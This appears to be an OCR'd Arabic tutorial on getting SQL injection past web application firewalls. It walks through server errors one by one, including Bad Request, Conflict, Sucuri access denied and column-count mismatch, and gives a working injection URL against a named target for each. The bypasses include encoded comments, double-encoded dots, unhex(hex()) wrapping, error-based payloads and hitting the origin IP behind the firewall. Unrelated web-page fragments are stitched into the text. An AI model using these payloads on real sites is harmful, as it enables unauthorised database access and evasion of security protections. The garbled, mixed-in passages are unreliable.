
https://addons.mozilla.org/ar/firefox/addon/noredirect/

ثم بعد ذلك نقوم بفتح الإضافة من المٌتصفح من قائمة Tools ونقوم بإختيار الإضافة noredirect ثٌمَ نقوم بإختيار المٌفتاح Add والضغط عليه .



ثٌم نقوم بإضافة رابط الصفحة التي قامت الحماية بتحويلَنا إليها سابقاً ثٌمَ نضغط مٌفتاح الـ Enter .

www.InjectorBoy.md/modules.php?name=News



أخير نقوم بفتح الرابط مع الإستغلال كاملاً مره أٌخرى لنرى هل تم تخطي التحويل أم لا .

www.InjectorBoy.md/news.php?id=.58' /*!50000UNION*/ SELECT 1,2,3,version(),5,6,7,8,9,10,11,12,13,14 -- -



cll-5.5.52

☆*•.¸☆ [7] خطأ : Bad Request 400 ☆¸.•*☆



هذا الخطأ ينتّج غالباً نتيجة إعتراض الأعمدة المْستغلة بالإستعلام الكامل -

```
www.InjectorBoy.md/news.php?id=.58' UNION SELECT 1,2,3,4 --
```


Bad Request

Your browser sent a request that this server could not understand.

Apache Server at [illegible].com Port 80

ولتخطي هذا الأمر نقوم بإضافة رمز التحكّم --+%0A قبل كُل رقم من أرقام الأعمدة المُستغلة .

www.InjectorBoy.md/news.php?id=.58' UNION SELECT --+%0A1,--+%0A2,--+%0A3,--+%0A4 --



☆*•.¸☆ Conflict 409 : الخطأ [8] ☆¸.•*☆




وهو خطأ التكوين وعدم مقدرة الخادم على إكمال الطلب -

www.InjectorBoy.md/galleryCategory.php?id=48 union distinct select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20-- -



ويتم تخطي هذا الأمر عن طريق تقنية الـ **BIND** التي سيتم شرحها لاحقاً -

www.InjectorBoy.md/galleryCategory.php?id=4@8BINDunion distinct select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20-- -



LVE 5.5.34

16

15 - 3

5

6

Get the Flash Player to see this player.

☆*•.¸☆ Not Found 404 : الخطأ [9] ☆¸.•*☆



وهو خطأ منع

النّقطة Dot من العمل عند إستخدام إستعلام إستخراج كافة الجداول والأعمدة -

```
www.InjectorBoy.md/news.php?id=58 union select 1,2,group_concat(table_name,0x3c62723e),4,5,6,7,8,9,10,11 from information_Schema.tables where table_schema=database()--+
```



إستعلام information_Schema.tables يحتوي على نُقطة Dot لذلك تم منعُه من العمل .

ولتخطي الحماية نقوم بعمل فلترة للنّقطة ولكن بالأُسلوب التالي :


أولاً : نقوم بإضافة رمز % قبل النّقطة ثم نقوم بالفلترة بالـ Encoding .

[1] Schema.tables

[2] Schema%.tables

[3] Schema%252Etables

www.InjectorBoy.md/news.php?id=58 union select 1,2,group_concat(table_name,0x3c62723e),4,5,6,7,8,9,10,11 from information_Schema%252Etables where table_schema=database()--+




☆*•.¸☆ الخطأ [10] : boolean given in ☆¸.•*☆




هذا الخطأ من الأخطأ الشائعة عند إستخدام إستعلامات إستخراج كافة الجداول والبيانات .

```
www.InjectorBoy.md/news.php?id=58+UNION+SELECT+1,2,3,4-- -
```





```
www.InjectorBoy.md/news.php?id=58+UNION+SELECT+1,group_concat(table_name),3,4+from+information_schema.tables+where+table_schema=database()-- -
```



ويتم تخطي هذا الأمر عن طريق إستخدام إستعلام الـ unhex(Hex()) .

```
www.InjectorBoy.md/news.php?id=58+UNION+SELECT+1,unhex(Hex(group_concat(table_name))),3,4+from+information_schema.tables+where+table_schema=database()-- -
```




☆*•.¸☆ Sucuri WebSite Firewall - CloudProxy - Access Denied : الخطأ [11] ☆¸.•*☆



هذا الخطأ من الأخطاء القليلة من حيثٌ التواجّد وهو خطأ منع أي إضافة لأي إستعلامات بعدرقم المٌتغير الخاص بالموقع المٌصاب بثغرة الحقن -

```
www.InjectorBoy.md/galleryCategory.php?id=4+UNION+SELECT+1,2,3-- -
```



Sucuri WebSite Firewall - CloudProxy - Access Denied

What is going on?


You are not allowed to access the requested page. If you are the site owner, you can whitelist your IP using this p ...list/whitelisting-IP. If you are not the owner of the web site, you can contact us at cloudproxy@... details (displayed below), so we can better troubleshoot the error.

ويتم تخطي هذا الأمر بإستبدال دومين الموقع المٌستهدف بالأيبي الحقيقي لـ Subdomain -


وهذه أداة من الأدوات الخاصة بإستخراج أيبي الـ Subdomain -

```
pentest-tools.com/information-gathering/find-subdomains-of-domain
```

http://50.28.71.142/galleryCategory.php?id=4+UNION+SELECT+1,2,3-- -




☆*•.¸☆ The used SELECT statements have a different number of columns : الخطأ [12] ☆¸.•*☆




وهو خطأ إستحالة الحقن بنمط الـ union based بصورة مٌطلقة إلا فى بعد الحالات الشاذة -

www.InjectorBoy.md/news.php?id=58+UNION+SELECT+1,2,3,4-- -



ويتم التخطي بأسلوب الحقن بـ الإيرور باسيد Error Based -

www.InjectorBoy.md/news.php?id=polygon((select*from(select*from(select%20@@VERSION)f)x))-- -



إحتمالات حقن هذا الخطأ

يُمكن حقن المواقع المُصابة بهذا الخطأ في بعض الحالات فقط وليس كُلها وتُسمى الحالات الشاذة .

1- إستحالة العمل مع الـ union select وإتمام الإستغلال .

2- أحتمال العمل فقط لا غير مع الـ Error Based .

3- أحتمال العمل بشرط تجنُب إستخدام الفاصله , بين أعداد أو أرقام الأعمدة .

4- إحتمال وجود أخطاء مُتعددة فلا تستطيع الحقن إلا مع أحدُهما دون الأخر .

5- إحتمال العمل مع أُسلوب ألـ Routed Query .

---

[1] إستحالة العمل مع الـ union select وإتمام الإستغلال .

[2] فى حالة الإحتمال الثاني يكون الإستغلال على النحو التالي :

```
?id=1+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1-- -
```

[3] فى حالة الإحتمال الثالث يكون الإستغلال على النحو التالي :

```
?id=1 union select 123456-- -
```

[4] فى حالة الإحتمال الرابع يكون الإستغلال على النحو التالي :

```
?id=1 union select 0x3a31, 0x3a32, 0x3a33, 0x3a34, 0x3a35, 0x3a36 -- -
```

[5] فى حالة الإحتمال الخامس يكون الإستغلال على النحو التالي :

تم شرح هذا الأُسلوب سابقاً

```
?id=1+DiV 0 UnIoN SeLeCt+"1' DiV 0 /*!50000UnIoN*/ aLL SeLeCt 1,2,3,4,5,6-- -",2,3,4-- -
```

☆*•.¸☆ New Line الخطأ [13] ☆¸.•*☆



GROUP BY f.pkey ORDER BY f.pkey DESC' at line

عند ظهور خطأ مشابه القيمة التركيبية لهذا الخطأ أعلاة , وبهِ سطر كتابى قيمةٌ [at line] ثم مُضاف إلية رقم السطر كالتالي على سبيل المثال فقط [at line 6] فهذا يعنى أن الإستعلام يحتوى سطر جديد أو [new line] وهذا السطر الإضافي أو الجديد لابّد من إحتوائه , ويتم ذلك الإحتواء عن طريق غلق نهاية الإستعلام بالرمز 00%; -

مثال تطبيقى

www.InjectorBoy.md/news.php?id=-58) union %53elect
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28-- -

Send Us Your CAD Drawing | Enclosure Design Services | Protocase Designer® | Enclosure Template Generator | Cutout Library

Cutout-Library

Please login
to download or contribute cutouts.

Search the Library
Search

Introduction
AC Receptacles
Commonly Used Shapes

Cutouts in this category


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '€‹8-- -) GROUP BY f.pkey ORDER BY f.pkey DESC' at line 6

كما نُلاحظ في الخطأ يوجد سطر جديد وهو : f.pkey ORDER BY f.pkey

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '€‹8-- -) GROUP BY f.pkey ORDER BY f.pkey DESC' at line 6

